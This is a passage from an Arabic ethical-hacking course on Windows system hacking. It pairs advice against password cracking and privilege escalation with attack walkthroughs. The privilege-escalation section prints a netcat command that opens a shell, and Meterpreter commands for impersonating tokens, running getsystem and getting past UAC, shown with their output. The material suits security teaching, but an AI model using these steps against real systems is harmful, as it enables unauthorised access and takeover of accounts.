
كما نلاحظ يجب ان تكون في وضع **Enable** وتكون في هذا الوضع افتراضيا في أنظمة التشغيل بداية من فيستا و7 و8.

-2 تنفيذ سياسة NoLMHash عن طريق تعديل ملف السجل (Implement the NoLMHash Policy by Editing the Registry)

وذلك عن طريق إيجاد المفتاح التالي في ملف registry

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa

ثم نقوم بإضافة مفتاح **NoLMHash**



3- نستخدم كلمات مرور والتي على الأقل أكبر من 15 قيمة (Use a Password that is at Least 15 Characters Long)
حيث ان نوافذ الويندوز تقوم بتشفير كلمات المرور في صورة **LM HASH** والتي تكون اقل من 15 حرف اما ما يزيد فلن يستطيع تخزينه في صورة **LM hash** حيث كما قلنا سابقا ان سعته 14 حرف فقط.

كيف تدافع ضد هجمات كسر كلمة المرور How to Defend Against Password Cracking

تكسير كلمة المرور (**Password Cracking**)، والمعروف أيضا **Password Hacking**، هو مصطلح يستخدم لتحديد عملية اكتساب الاستخدام الغير مصرح به للشبكة، نظام، أو الموارد التي يتم تأمينها مع كلمة مرور. الطريقة الأساسية لتكسير كلمة مرور هو تخمين كلمة المرور. طريقة أخرى هي محاولة توليفات مختلفة مرارا وتكرارا. يتم ذلك باستخدام خوارزمية الكمبيوتر حيث الكمبيوتر يحاول توليفات مختلفة من الأحرف وحتى يحصل على مزيج ناجح. إذا كلمة السر هي ضعيفة، ومن ثم يمكن ان تصدع بسهولة. من أجل تجنب مخاطر تكسير كلمة المرور، هناك بعض الطرق التي تساعدك على الدفاع عن نفسك ضد تكسير كلمة مرور وهم كالاتي:

1- لا تشارك كلمة السر الخاصة بك مع أي شخص، حيث أن هذا يسمح لشخص آخر للوصول إلى المعلومات الخاصة بك مثل موظفي الدرجات ودفع البيانات والمعلومات التي يقتصر عادة لك.
2- لا تستخدم نفس كلمة المرور أثناء تغيير كلمة المرور، أو أي واحد متشابه إلى حد كبير مع المستخدمة سابقا.
3- تمكين تدقيق الأمان للمساعدة على رصد وتتبع هجمات كلمة المرور.
4- لا تستخدم كلمات المرور التي يمكن العثور عليها في القاموس.
5- لا تستخدم البروتوكولات ذات النص الواضح والبروتوكولات ذات التشفير الضعيف في اتصالاتهم.
6- تعيين نهج تغيير كلمة المرور(password change policy) كلما كان ذلك ممكنا، أي، كل 30 يوما.
7- تجنب تخزين كلمات المرور في مكان غير مضمون لأن كلمات السر التي تم تخزينها في أماكن مثل ملفات الكمبيوتر يتعرضون بسهولة للهجمات.
8- لا تستخدم كلمات السر الافتراضية لأي نظام.
9- جعل من الصعب تخمين كلمات السر باستخدام ثمانية إلى اثني عشر حرفا ورقما في مزيج من الأحرف الكبيرة والصغيرة والأرقام والرموز. كلمات مرور قوية يصعب تخمينها. كلما ازداد تعقيد كلمة المرور، كلما قل خضوعها للهجمات.
10- تأكد من أن التطبيقات لا تقوم بتخزين كلمات المرور في الذاكرة أو الكتابة إلى القرص. إذا تم تخزين كلمات السر في الذاكرة فان كلمات السر يمكن سرقتها. وبمجرد معرفة كلمة المرور فمن السهل للغاية بالنسبة للمهاجمين تصعيد حقوقهم في استخدام التطبيق.
11- استخدام سلسلة عشوائية (**salt**) في أوله أو أخره (**prefix or suffix**) مع كلمة مرور قبل تشفيره. حيث يستخدم هذا لإبطال **pre-computation** و **memorization**. حيث نجد ان salt عادة مختلف لجميع الأفراد، فإنه من غير العملي للمهاجمين بناء الجداول مع نسخة مشفرة واحد من كل كلمة المرور. أنظمة يونيكس عادة تستخدم **12 bit salt**.
12- تمكين **SYSKEY** مع كلمة مرور قوية لتشفير وحماية قاعدة بيانات **SAM**. عادة، يتم تخزين معلومات كلمة المرور لحسابات المستخدمين في قاعدة بيانات **SAM**. فمن السهل جدا للبرنامج تكسير كلمة المرور استهداف قاعدة بيانات **SAM** للوصول إلى كلمات السر لحسابات المستخدمين. لذا، لتجنب مثل هذه الحالات، **SYSKEY** يأتي في الصورة. **SYSKEY** يوفر الحماية للمعلومات كلمة مرور حساب المستخدم ، أي المخزنة في بيانات **SAM** ضد برامج تكسير كلمة المرور باستخدام تقنيات التشفير القوية. حيث انه أكثر صعوبة اتخاذ اجراءات كسر معلومات كلمة المرور المشفرة عن معلومات كلمة المرور غير مشفرة.
13- لا تستخدم أبدا المعلومات الشخصية وكلمات السر الخاصة بك مثل تاريخ الميلاد، الزوج، أو الطفل أو اسم حيوان أليف. إذا كنت تستخدم مثل كلمات السر هذه، فانه يصبح من السهل جدا للناس الذين هم قريب منك كسر تلك الكلمات.
14- مراقبة سجلات الخادم للكشف عن هجمات القوة الغاشمة (**Brute Force attack**) على حسابات المستخدمين. على الرغم من أن هجمات القوة الغاشمة، يصعب إيقافها، ولكن يمكن رصدها بسهولة من خلال رصد سجل خادم الويب. حيث ان مع كل محاولة تسجيل دخول فاشلة، يتم تسجيل **HTTP 401 status code** في سجلات خادم الويب الخاص بك.
15- قفل الحساب ضد التعرض لعدد كبير جدا من التخمينات كلمة المرور الغير صحيحة وتسمى **password throttling**. هذا يوفر الحماية ضد هجمات القوة الغاشمة والتخمين.

تنفيذ وفرض سياسة أمنية قوية Implement and Enforce A Strong Security Policy

توفر سياسة أمن قوية الأسس من أجل التنفيذ الناجح للمشاريع المتصلة بالأمن في المستقبل؛ وهذا هو أول إجراء يجب اتخاذها للحد من مخاطر استخدام اعتراض من أي من مصادر المعلومات في الشركة. الخطوة الأولى نحو زيادة أمن الشركة هو إدخال وتنفيذ سياسة الأمن. فإن السياسة تصف أيضا بتفصيل معنى الاستخدام المقبول، فضلا عن إدراج الأنشطة المحظورة.

التنفيذ السليم لسياسة أمنية قوية مفيد للغاية لأنها سوف تتحول ليس فقط لجميع الموظفين الخاص بك إلى المشاركين في جهود الشركة لتأمين الاتصالات، ولكن أيضا يساعد على التقليل من خطر حدوث خرق أمني محتمل من خلال الأخطاء " الإنسان عامل ". هذه عادة ما تكون قضايا مثل الكشف عن المعلومات (غير المصرح به) غير معروف، واستخدام غير آمن أو غير لائق للإنترنت والعديد من الأنشطة الخطرة الأخرى.

بالإضافة إلى ذلك، فإن عملية وجود سياسة أمنية تساعد أيضا على تحديد الأصول الهامة للشركة، والطرق التي بها يجب أن تكون محمية، وسيكون أيضا بمثابة وثيقة مركزية، بقدر ما هو حماية الأصول الأمنية المعنية.



Escalating Privileges 5.4

تصعيد الامتيازات (**Escalating privileges**) هي المرحلة الثانية من نظام القرصنة. في هذه المرحلة، يستخدم المهاجمين كلمات المرور التي تم كسرها سابقا للحصول على امتيازات ذات مستوى أعلى من أجل تنفيذ عمليات مهمه للغاية على النظام الهدف. وهنا سوف نوضح الأدوات والتقنيات التي يتم استخدامها من قبل المهاجمين لتصعيد الامتيازات مختلفة بشكل واضح في الشرائح التالية.

Privilege Escalation


في هجوم تصعيد الامتيازات، فإن المهاجم يكتسب الوصول إلى الشبكات والبيانات والتطبيقات المرتبطة بها من خلال الاستفادة من عيوب في التصميم، او عيوب في تطبيق البرمجيات وإعداد أنظمة التشغيل بطريقة سيئة، الخ.

بمجرد اكتساب المهاجم حق الوصول إلى النظام بالعيد مع اسم مستخدم وكلمة المرور صالحه، فانه سوف يحاول زيادة امتيازاته من خلال التصعيد الى حساب مستخدم مع امتيازات أعلى، مثل حساب المسؤول(**Admin account**) . على سبيل المثال، إذا كان المهاجم لديه حق الوصول إلى خادم**WZK SP1** ، فانه يمكنه تشغيل أداة مثل **ERunAs2X.exe** لتصعيد امتيازات إلى امتيازات النظام باستخدام" **nc.exe -I -p 50000 -d -e cmd.exe**" مع هذه الامتيازات يمكن للمهاجم سرقة المعلومات بسهولة، وحذف الملفات، وحتى يمكنه نشر التطبيقات الخبيثة، أي برنامج غير المرغوب فيها مثل حصان طروادة، والفيروسات، الخ في النظم الضحية.

لذلك فان تصعيد الامتيازات مطلوب وذلك عندما تريد الوصول الغير مصرح به إلى الأنظمة الهدف. في الأساس، تصعيد الامتيازات يحدث في شكلين. هم تصعيد امتيازات رأسي (***vertical privilege escalation***) وتصعيد امتيازات أفقي(***Horizontal privilege escalation***) .

<u>تصعيد امتيازات أفقي(*Horizontal privilege escalation*) :</u> فيه يحاول المستخدم غير المصرح به للوصول إلى الموارد والوظائف والامتيازات الأخرى التي تنتمي إلى أذن مستخدم أخر أي الاثنين لهم نفس امتيازات الوصول. على سبيل المثال، مستخدم A للأنترنت المصرفي يمكنه الوصول إلى حساب مستخدم B المصرفي بسهولة.

<u>تصعيد امتيازات رأسي(*vertical privilege escalation*) :</u> فيه يحاول المستخدم الغير مصرح به الوصول إلى الموارد والوظائف للمستخدم أخر مع امتيازات أعلى، مثل التطبيق أو مديري موقع. على سبيل المثال، لشخص يؤدى الخدمات المصرفية عبر الإنترنت الوصول إلى موقع مع امتيازات مدير (**Administrative functions**).




Privilege Escalation Tool: Active@ Password Changer

المصدر: http://www.password-changer.com

Active@Password Changer هي أداة لاستعادة كلمة السر سواء بإعادة إنشاء او استرداد المسؤول المحلي وكلمات مرور المستخدم وذلك عند فقدان او نسيان كلمات مرور الخاصة بمسئولي الإدارة أو إذا تم غلق حساب المستخدم المسؤول أو عطل. وتشمل السمات الرئيسية لاستعادة كلمات السر من أقسام متعددة والأقراص الصلبة، عرض والكشف عن جميع قواعد بيانات مايكروسوفت الأمن، إعادة تعيين / كلمة المرور المستخدم المسؤول، وعرض معلومات كاملة عن أي حساب مستخدم محلي، الخ






Using Impersonation Tokens

بعد أن تكون قد تمكنت من الوصول إلى جهاز الكمبيوتر الضحية، من المهم أن تقوم بتصعيد امتيازاتك قدر الإمكان. عموما، بعد الوصول الى الجهاز فإنك تملك الوصول إلى حساب مستخدم لديه امتيازات منخفضة (مستخدم الكمبيوتر)؛ ومع ذلك، قد يكون هدفنا هو حساب المسؤول. لذلك سوف تحتاج الى بعض الطرق لتصعيد الامتيازات الخاصة بك.

في هذا الجزء، سوف نتعلم كيفية انتحال شخصية مستخدم آخر على الشبكة باستخدام رموز الانتحال(**impersonation tokens**) . الرموز(**Tokens**) تحتوي على المعلومات الأمنية لجلسة تسجيل الدخول حيث تحدد المستخدمين والمجموعات للمستخدم، والامتيازات للمستخدم. عند تسجيل دخول مستخدم في نظام ويندوز، فإنها تقدم له رمز وصول(**access token**) كجزء من جلسة المصادقة. رموز الانتحال (***impersonation tokens***) تسمح لنا بتصعيد امتيازات لدينا عن طريق انتحال مستخدم اخر. حساب النظام(***system account***) ، على سبيل المثال، قد تحتاج إلى تشغيل كمستخدم مسؤول لدومين للتعامل مع مهمة محددة ثم تتنازل عن هذه السلطة عند الانتهاء. نحن سوف تستخدم هذا الضعف لرفع حقوق الوصول لدينا.

- نبدأ الان استكشاف رموز الانتحال (***impersonation tokens***) من خلال الحصول على قذيفة **Meterpreter**. ويتم ذلك من خلال استخدام **Metasploit** لمهاجمة المضيف من أجل الحصول على قذيفة **Meterpreter** كما تحدثنا عنه سابقا.
- لتسهيل الامر سوف نستخدم **armitage** كالاتي ونحصل من خلاله قذيفة **Meterpreter**:



- من خلال **Meterpreter** نبدأ عملية الاحتلال من خلال استخدام **incognito** عن طريق طباعة الامر **use incognito** في قذيفة **Meterpreter** ثم نقوم بطباعة الامر **help** لرؤية جميع الإمكانيات التي يمكن استخدامها مع **incognito** كالاتي:

```
meterpreter > use incognito
Loading extension incognito...success.
meterpreter > help
```

- عند طباعة الامر **help** سوف نلاقى العديد من المساعدات ولكن ما يهمنا هنا هو المساعدات الخاصة ب **incognito** كالاتي:

```
Incognito Commands
==================

    Command              Description
    -------              -----------
    add_group_user       Attempt to add a user to a global group with all tokens
    add_localgroup_user  Attempt to add a user to a local group with all tokens
    add_user             Attempt to add a user with all tokens
    impersonate_token    Impersonate specified token
    list_tokens          List tokens available under current user context
    snarf_hashes         Snarf challenge/response hashes for every token
```

- الان نريد الحصول على قائمة بالمستخدمين الذين قاموا بتسجيل الدخول المتاحين حاليا في النظام أو تمكنوا من الوصول إلى النظام في الآونة الأخيرة. ونحن نفعل ذلك من خلال تنفيذ الأمر **list_tokens** مع الخيار (**-u**)كالاتي:

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
TEBA-293DD90F08\JANA

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON
```

- الخطوة التالية، نقوم بتشغيل هجوم الانتحال، وذلك من خلال بناء الجملة التالية باستخدام **impersonate_token** ثم كتابة [اسم الحساب لانتحال صفة]:

impersonate_token TEBA-293DD90F08\\JANA

```
meterpreter > impersonate_token TEBA-293DD90F08\\JANA
[+] Delegation token available
[+] Successfully impersonated user TEBA-293DD90F08\JANA
meterpreter >
```

- إذا أردنا النجاح، فنحن الآن نستخدم النظام الحالي كمستخدم آخر.

الهدف من هجوم الانتحال هو اختيار أعلى مستوى من المستخدمين الممكن، ويفضل شخص يرتبط أيضا عبر الدومين، واستخدام حسابه لمزيد من الغوص في الشبكة.

أيضا يود طريقة أخرى لرفع الصلاحيات عن طريق انتحال المستخدم **system** وهو أيضا من خلال قذيفة **Meterpreter** عن طريق طباعة الامر **getsystem** ويمكنك أيضا معرفة جميع خياراته باستخدام الخيار **–h** معه.

ملحوظه: إذا كنت تحاول الوصول إلى جهاز ويندوز7 او الإصدارات الأعلى، يجب تشغيل الأمر **bypassuac** قبل أن تتمكن من تشغيل الأمر **getsystem.** حيث يسمح لك بتجاوز تحكم مايكروسوفت في حساب المستخدم **(UAC)**لمزيد من المعلومات عنه يمكنك زيارة الرابط التالي: http://windows.microsoft.com/en-us/windows7/products/features/user-account-control

ويتم تشغيل هذا باستخدام الأوامر كما يلي في **Meterpreter**:

run post/windows/escalate/bypassuac

Other Privilege Escalation Tools

أدوات تصعيد الامتيازات تسمح لك بأمان وكفاءة إزالة، إعادة تعيين، أو الالتفاف حول **Windows administrator** وكلمات مرور حساب المستخدم في حالة فقدانها أو نسيانه كلمة السر الخاصة بك، ولا يمكنك تسجيل الدخول إلى جهاز الكمبيوتر الخاص بك. مع مساعدة من هذه الأدوات، يمكنك الحصول بسهولة الوصول إلى الكمبيوتر عن طريق إعادة تعيين كلمة المرور المنسية أو الغير معروفة إلى كلمات فارغة. يمكن للمهاجم استخدام هذه الأدوات لاستعادة كلمات السر الأصلية للضحية. وفيما يلي بعض الأدوات تصعيد الامتيازات على النحو التالي:

Offline NT Password & Registry Editor available at http://pogostick.net
Windows Password Reset Kit available at http://www.reset-windows-password.net
Windows Password Recovery Tool available at http://www.windowspasswordsrecovery.com
Elcomsoft System Recovery available at http://www.elcomsoft.com
Trinity Rescue Kit available at http://trinityhome.org
Windows Password Recovery Bootdisk available at http://www.rixler.com
PasswordLastic available at http://www.passwordlastic.com
Stellar Phoenix Password Recovery available at http://www.stellarinfo.com
Windows Password Recovery Personal available at http://www.windows-passwordrecovery.com
Windows Administrator Password Reset available at http://www.systoolsgroup.com

كيف تدافع ضد هجوم تصعيد الامتيازات (How to Defend Against Privilege Escalation)

أفضل الطرق المضادة ضد هجوم تصعيد الامتيازات هو التأكد من أن المستخدمين لديهم امتيازات أقل درجة ممكنة أو مجرد امتيازات كافية لاستخدام النظام بشكل فعال. في كثير من الأحيان، بعض العيوب في اكواد البرمجة يسمح بتصعيد الامتيازات. أنه من الممكن للمهاجمين الوصول إلى الشبكة باستخدام حساب غير إدارية. يمكن للمهاجم الحصول على امتياز أعلى من مسؤول.

تشمل التدابير المضادة ضد تصعيد الامتياز العام الاتي:

- تقييد امتيازات تسجيل الدخول (Restrict the interactive logon privileges).
- جعل المستخدمين وتشغيل التطبيقات على الأقل الامتيازات (Run users and applications on the least privileges).
- تنفيذ مصادقة متعددة العوامل(Implement multi-factor authentication and authorization) .
- تشغيل الخدمات كحسابات من غير امتيازات مثل نظام التشغيل لينكس (Run services as unprivileged accounts).
- استخدام تقنية التشفير لحماية البيانات الحساسة (Use encryption technique to protect sensitive data)
- تنفيذ منهجية فصل امتياز للحد من نطاق من أخطاء البرمجة

Implement a privilege separation methodology to limit the scope of programming errors and bugs

- تقليل كمية الأكواد التي يتم تنفيذها مع امتياز خاص(Reduce the amount of code that runs with particular privilege)
- إجراء تصحيح (Perform debugging using bounds checkers and stress tests)
- اختبار نظام التشغيل واخطاء اكواد التطبيقات والخلل بدقة

Test operating system and application coding errors and bugs thoroughly

- تصحيح النظم بانتظام (Patch the systems regularly)

Executing Applications 5.5

من خلال تنفيذ التطبيقات الخبيثة على نظام الضحية، حيث يمكن للمهاجمين استغلال نقاط الضعف لتنفيذ بعض الأكواد مع امتيازات أعلى مما هو مسموح لهم. عن طريق تنفيذ التطبيقات الخبيثة، يمكن للمهاجم سرقة المعلومات الشخصية، والوصول الغير مصرح به إلى موارد النظام، وكسر كلمات المرور، والتقاط الصور، وتثبيت **backdoor** للحفاظ على سهولة الوصول، الخ. فيما يلي شرح مفصل حول تنفيذ التطبيقات على النحو التالي.

Executing Applications

يقوم المهاجمين بتنفيذ بعض من التطبيقات الخبيثة في هذه المرحلة. وهذا ما يسمى "امتلاك" النظام. **Executing Applications** يتم بعد اكتساب المهاجم صلاحيات إدارية(**administrative privileges**) . المهاجم قد يحاول تنفيذ بعض من البرامج الخبيثة الخاصة به عن بعد على جهاز الضحية لجمع المعلومات التي تؤدي إلى **Exploit** أو فقدان الخصوصية، الوصول الغير مصرح به إلى موارد النظام، وكسر كلمات المرور، والتقاط **screenshot**، تثبيت **backdoor** للحفاظ على سهولة الوصول، وما يلي بعض من هذه البرامج الخبيثة التي ينفذ المهاجم على جهاز الضحية:

- **Backdoors**

هو عباره عن تطبيقات مصممة ل **deny** أو تعطيل العملية(**disrupt operation**) ، جمع المعلومات التي تؤدي إلى **Exploit** أو فقدان الخصوصية، الوصول الغير مصرح به إلى موارد النظام (سيتم تغطيته لاحقا).

- **Crackers**

هو عباره عن جزء من تطبيق او تطبيق مصمم لكسر/كراك الأكواد وكلمات المرور.

- **Keyloggers**

يمكن هذا أن يكون جهاز (**hardware**) أو تطبيق (**software**). في كلتا الحالتين كان الهدف هو تسجيل كل ضغطة لوحة مفاتيح الكمبيوتر.

- **Spyware**


برامج التجسس (**Spy software**) يمكنها التقاط جزء من الشاشة (**Capture screenshot**) وإرسالها إلى موقع معين يحدده الهاكرز. المهاجم لديه هدف وهو الحفاظ على الوصول إلى جهاز الكمبيوتر الضحية حتى يتم الغرض من هذا. بعد استخلاص كل المعلومات المطلوبة من جهاز الكمبيوتر الضحية، فان المهاجم يقوم بتثبيت العديد من **Backdoors** للحفاظ على سهولة الوصول إلى جهاز الكمبيوتر الضحية في المستقبل.

Executing Applications: RemoteExec

